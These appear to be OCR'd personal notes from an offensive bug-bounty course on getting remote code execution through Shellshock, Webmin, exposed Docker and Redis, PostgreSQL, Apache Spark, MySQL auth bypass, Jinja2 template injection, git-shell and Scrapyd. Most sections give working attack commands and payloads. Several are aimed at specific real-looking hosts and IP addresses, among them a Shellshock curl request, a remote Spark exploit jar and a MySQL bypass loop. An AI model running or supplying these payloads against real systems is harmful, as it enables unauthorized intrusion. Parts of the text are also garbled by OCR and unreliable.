* Shellshock Bash RCE

● for new topic

bash is pront to rce in terms of how it process specially crafted environments variables . most linux and unix based system are vulnerable since the bash shell is one of the most common installs on a linux unix based system

a lot of program like ssh ,telnet , and cgi scripts allow bash to run in background allowing vulnerabilioties to be exploited remotely over network which makes it more scary

to test, if your bash is vulnerable :

```
$env var='() { ignore this;}; echo vulnerable' bash -c /bin/true
```


if you get output, it is vulnerability.

1. spider host
2. search -> /cgi-bin/
3.

```
Shellshock Bash RCE Live Demo

curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'id'" \
http://www.autoecat.com/cgi-bin/catyear.sh
```

This is a way to get RCE through bash



secure results

vulnerable results

* Webmin unauthenticated RCE

→ All the version of webmin server are affected by this.

webmin is a web based system configuration tool for unix linux systems

the vulnerability exists in the password reset page which allows authenticated users to execute arbitary commands through a single post request .


Generally webmin server will be on 10000 port,
So 10000 port found open, server may have webmin server.

Webmin found? go to → target.com:10000/password_reset.cgi

Note
go shadow and search for
port:10000 MiniServ/1.910

Steps to exploit:

1. go to → target.com:10000/password_reset.cgi
2. if you got a warning go to step 3
3. intercept request
4. Send to repeater
5. change request to post
6. Use the request body from the file
7. put target ip in host + referrer.



* Docker API unauthorised RCE

Docker is an open source platform for developer to build, ship and run distributed application.

The docker daemon, docker provids an api service used for remote control of the docker service.

The default daemon listen on unix /var/run/docker.sock

```
12 and when bound to a public
   interface can be used
   by attacker to
   compromise the
   container system due
   to lack of default
   authentication
13
```

```
14 Background
15
16 1. host is running docker
17
18 daemon bound to the
      external interface
      with no access control
      or authentication
```

```
20 2. attacker uses docker
      api functions to
      enumerate , manage and
      control the container
      s ervice  the attacker
      is able to control
      existing deployed
      container or create
      another one
```

```
22 3. docker api provides
      json response
      containing output of
      command issues
23
```

* Enumerate for Docker API services

→ Docker API services runs on 2375 / 2376

> nmap -p- IP_target

if you find, just browse it

http:// IP:port/version

get informations about docker:

> docker -H IP:port info

list all the running containers:

> docker -H IP:port ps


List all the stopped containers:

> docker -H IP:port ps -a

Access any container + execute commands:

> docker -H IP:port exec -it container_name /bin/bash

Secure



* postgresql Authenticated RCE

↳ most popular database system in the world.

Code execution in the context of user running postgres instance

version effected : 9.3 to 11.5 , port : 5432/tcp

7 nmap -sV ip_target

default postgresql { username : postgres
password : postgres }

SQL Commands :

+ drop table if exists cmd_exec;
+ create table cmd_exec (cmd_output text);
+ copy cmd_exec from program 'id';
+ select * from cmd_exec;

147

* Apache Spark RCE

1. apache spark is a cluster computing system that allows users to submit application to the managemnet node and distribute them to the cluster execution.

2. if the managemnet node doesnt start ACL , we will be able to execute arbitary code into the cluster

Use tool "RCE over Spark"

```
Hunting Apache Spark RCE

./submit.sh 103.12.211.10:6066
2.3.1 https://github.com/aRe00t/
rce-over-spark/raw/master/
Exploit.jar "whoami"

```


```
brew install apache-spark

spark-submit --master
spark://193.112.30.62:7077
--deploy-mode cluster --class
Exploit https://github.com/aRe00t/
rce-over-spark/raw/master/
Exploit.jar "ls"
```

48

* phpmyadmin authenticated RCE

Requirements before PHP 5.4.7 and there should be phpmyadmin login page.



→ affected versions: 4.6.X

→ authenticated RCE, requires login username + password

→

* Hunting RCE for authenticated phpmyadmin

* MySQL authentication Bypass

When maria db / mysql is connected the entered password will be compared to the expected correct password. due to incorrect handling, if memcmp() returns a non zero value, mysql will assume that the two passwords are the same. In other words as you know the username, you can bypass authentication of sql database.

```
for i in `seq 1
1000` ; do mysql
-uroot -pblah -h
121.199.11.139
2>/dev/null; done
```

- right username -> username should be right.
- any wrong password.

MySQL port : 3306

* Hunting :

```
Last login: Tue Oct 22 18:49:41 on ttys002
Offensives-MacBook-Pro:Downloads offensivehunter$ mysql
ERROR 2002 (HY000): Can't connect to local MySQL server through socket '/tmp/mysq
ock' (2)
Offensives-MacBook-Pro:Downloads offensivehunter$ mysql -h 103.12.211.10
ERROR 1045 (28000): Access denied for user 'offensivehunter'@'103.132.150.121' (u
g password: NO)
Offensives-MacBook-Pro:Downloads offensivehunter$ mysql -h 103.12.211.10 -u root
5465465465465465
mysql: [Warning] Using a password on the command line interface can be insecure.
ERROR 1045 (28000): Access denied for user 'root'@'103.132.150.121' (using passwo
 YES)
Offensives-MacBook-Pro:Downloads offensivehunter$
```

The try the code above

(Server Template Injection)

* Flask (jinja2) SSTI to RCE

- Dynamic data via web pages and emails.
- Use tamplate system
- Template injection occurs when user input is embeded in a tamplate in an unsafe manner.

report on hackerone
125980

- Identify:

{{7*7}} or {{{7*7}}} or ${{7*7}} or {{7!=7}} or {{'7'*7}} or {{config.items()}}

if you get output, then it is a vulnerability.

try to put doppel brackets

1. See if web using jinja2
2. Firstly search for a parameter
3. inject....

Code for some problems

```
{% for c in
[].__class__.__base__.__subclasses__() %}
{% if c.__name__ == 'catch_warnings' %}
  {% for b in c.__init__.__globals__.values() %}
  {% if b.__class__ == {}.__class__ %}
    {% if 'eval' in b.keys() %}
      {{ b['eval']('__import__("os").popen("pwd"
      ).read()') }}
    {% endif %}
  {% endif %}
  {% endfor %}
{% endif %}
{% endfor %}
```

Use tool on github "tplmap"

```
tplmap -u "URL"

python tplmap.py -u "ht
tp://dnszonelab.hopto.o
rg:8000/?name=*"
```

Git Shell bypass RCE

git-shell is a restricted shell maintained by the git developer and is meant to be used as the upstream peer in a git remote session over a ssh tunnel

The basic idea is to restrict the allowed commands in a ssh session to the ones required by git.

git-recived-pack used for recieve repo updates from clients.

git-upload-pack used for push repo updates to the client.

git-upload-archive used for repo archive to the client.

→ most of the servers encapsulate the git protocol inside ssh or http, because the git protocol itself is a simple text protocol, does not provide any authentication or protection mechanism for data transfered.

Git-shell bypass hunting:

1. get a target
2. > nmap -p 3322 target port open?
3. > ssh -p 3322 -i privat-key -t git@ip "git-upload-archive '--help'"

to execute commands: file is open so, use !id
!pwd
!

Redis unauthorized Access vulnerability

Redis is an open-source, in-memory data structure storage, used as database, cache and message broker port : 6379 / tcp

Used as:

1. session / caching (serialized) data storage
2. PUB / SUB messaging service
3. message broker for asynchronous task queues.

* Hunting

- install redis-tool → apt-get install redis-tools
- check if port open → nmap -p6379 ip
- run → redis-cli -h target-ip
  - ↳ you will get connected if vulnerable
    - ↓
    - [no authentication]

* Redis-RCE

1. download Redis-Rogue Server from Github
2. no life? run the tool :) and get RCE.

Scrapyd RCE

port: 6800

→ Scrapy is a very popular crawler framework under Python

Scrapyd is an application for deploying and running scrapy spiders. It enables users to deploy (upload) projects and control their spiders using JSON API

API that scrapy provide:

/daemonstatus.json
/addversion.json
/schedule.json
/cancel.json
/listprojects.json
/listspider.json
/listjobs.json
/delversion.json

*exploition: (if port: 6800 is open or scapy is running, you can exploit this)

1. install scrapy → pip install scrapy
   → pip install scrapyd-client
2. start a project → scrapy startproject evil